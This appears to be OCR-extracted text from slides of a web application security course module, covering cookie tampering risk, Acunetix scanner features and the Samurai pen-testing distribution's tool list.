


Cookies

Cookies are a popular form of session management.


Cookies are often used to store important fields such as usernames and account numbers.

Cookies can be used to store any data and all the fields can be easily modified using a program like CookieSpy




Acunetix Web Scanner


- Checks for SQL Injection & XSS
- AcuSensor Technology
- Port Scanner and Network Alerts
- Legal and Regulatory Compliance
- Advanced penetration testing tools
- Scans AJAX / Web 2.0 web applications
- Test password protected areas
- Google Hacking Database (GHDB)




Using Eclipse for Code Review



OWASP WebScarab: Web Application Testing



Samurai Web Testing Framework



Live Linux Distro


Pre-Configured to function as a web pen-testing environment.

Contains the best open source and free tools that focus on testing and attacking websites

Tools – Here are a few examples:

- Fierce Domain Scanner
- Maltego
- WebScarab
- Ratproxy
- BeEF
- AJAXShell
- Pre-Configured Wiki to store you information during the test.

Review



Module 14 Lab
Attacking
Web Technologies